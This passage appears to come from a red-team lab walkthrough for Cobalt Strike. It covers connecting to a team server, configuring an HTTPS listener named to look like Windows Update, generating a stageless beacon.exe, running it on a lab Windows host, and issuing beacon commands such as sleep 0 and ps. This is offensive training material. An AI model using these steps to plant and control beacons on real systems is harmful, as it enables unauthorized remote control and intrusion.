


Figure 34 - Example of connection settings for CS client to connect to CS server

The username can be anything you want it to be. Go ahead and add in your **nickname** this does not matter!

The CS team server **password** for this lab is set to **password**.

We are connecting to the CS team server which is hosted on the Cobalt Strike server located at **10.10.0.204**.



Hit the connect button and you should be presented with the following screen – you will have to double click the Cobalt Strike agent twice! This is a bug in Cobalt Strike.




Figure 35 - Example of CS client connected to CS server

We are now live in the CS client which is connected to our team server. Let's get a beacon executable created and start a beacon on the Windows Dev box.

Remember we are only supporting stageless payloads with our current profile so we must choose that option, or we will not get a connect back to the team server. To generate a stageless payload go to:

- **Attacks > Packages > Windows Executables (S)**




Figure 36 - Example of selecting stageless shellcode in CS client

Once you select stageless payload for executables you will be presented with a few options we need to select. First, we need to pick our listener which will be the “**WindowsUpdate**”. This is set in our CS profile that the team server has loaded.





Figure 37 - Example of selecting a listener for shellcode generation in CS



Edit Listener

Create a listener.

Name: listen

Payload: Beacon HTTPS

Payload Options

HTTPS Hosts: 10.10.0.204

Host Rotation Strategy: round-robin

Max Retry Strategy: none

HTTPS Host (Stager): 10.10.0.204

Profile: msrcpc-azure

HTTPS Port (C2): 4443

HTTPS Port (Bind): 443

HTTPS Host Header:

HTTPS Proxy:

Save Help

Figure 38 - Creating a listener for our beacons to call back to

Next, we will choose we want a Windows Executable by selecting the “**Windows EXE**” option. We also want a **x64** bit payload as well. Your options should match the following:




Figure 39 - Example of correct settings in CS client

Once you click generate you will be given the option to save the executable and specify the name. We have chosen to keep the name **beacon.exe** for now and save this to the **Downloads** folder.




Figure 40 - Example of downloading beacon.exe from CS client

Now all we need to do is double click the beacon.exe file or run it using CMD to start a beacon on the Windows Dev box.




Figure 41 - Example of executing beacon.exe by double-clicking and establishing first beacon on Windows Dev box

Now you should have your first beacon up and running on the Windows Dev box.

Beacon Interaction

Additional Reference:

- <https://hub.packtpub.com/red-team-tactics-getting-started-with-cobalt-strike-tutorial/>

With a beacon up and running on the Windows Dev box let's start some interaction and get some information. First let's go ahead and set the Sleep option to 0. This will allow the beacon talk back and forth to and from the team server. In our profile our default sleep setting in 60 seconds.

To do this we need to interact with the host we have a beacon currently running. First lets Right-Click and select interact:

listener	user	computer	note	process	pid
WindowsUpdate	Administrator *	EC2AMAZ-R03...		in.exe	12352

Interact

Access ▸

Explore ▸

Pivoting ▸

Spawn

Session ▸

Figure 42 - Example of beacon interaction from within CS client

Once done you should now see we have a new tab open which is pointing to the selected beacon. We can now run commands and interact with the beacon.




Figure 43 - Example of becon command line within CS client interface

First let's type help to see if we can find the sleep command:

```

Event Log X Beacon 10.10.0.122@12352 X

screenwatch      Take periodic screenshots of desktop
setenv           Set an environment variable
shell            Execute a command via cmd.exe
shinject         Inject shellcode into a process
shspawn          Spawn process and inject shellcode into it
sleep            Set beacon sleep time
socks            Start SOCKS4a server to relay traffic
socks stop       Stop SOCKS4a server
spawn            Spawn a session
spawnas          Spawn a session as another user

[EC2AMAZ-R03FECM] Administrator */12352 (x64)
beacon>

```

Figure 44 - Example of beacon help command

Then we can type “**help sleep**” to get info on what the command does:

```

beacon> help sleep
Use: sleep [time in seconds] <jitter>

Change how often the beacon calls home. Use sleep 0 to force Beacon to call
home many times each second.

Specify a jitter value (0-99) to force Beacon to randomly modify its sleep time.

[EC2AMAZ-R03FECM] Administrator */12352 (x64)
beacon>

```

Figure 45 - Example of beacon sleep command

To run this command, we only need to set a value after the sleep command. In this case we want to set sleep to “0”. To do this we can run “sleep 0” and this will update the beacon to beacon interactive.

```
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
[EC2AMAZ-R03FECM] Administrator */12352 (x64)
beacon>
```

Figure 46 - Example of beacon sleep and host callback

We can see in the above example that the beacon called home and updated our sleep options to become interactive. Now the beacon should be communicating constantly. This is not always oppsec and can get you caught due to the amount of traffic the compromised host and team server would be sending back and forth. It is your job to understand your actions when using commands within beacons.

Next let's get a process list that is currently running on the Windows Dev box by typing "ps":

```
beacon> ps
[*] Tasked beacon to list processes
[+] host called home, sent: 12 bytes
[*] Process List
```

PID	PPID	Name	Arch	Session	User
0	0	[System Process]			
4	0	System	x64	0	
88	4	Registry	x64	0	NT AUTHORITY\SYSTEM
412	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM
444	788	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
532	788	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
576	568	csrss.exe			

```
[EC2AMAZ-R03FECM] Administrator */12352 (x64)
beacon>
```

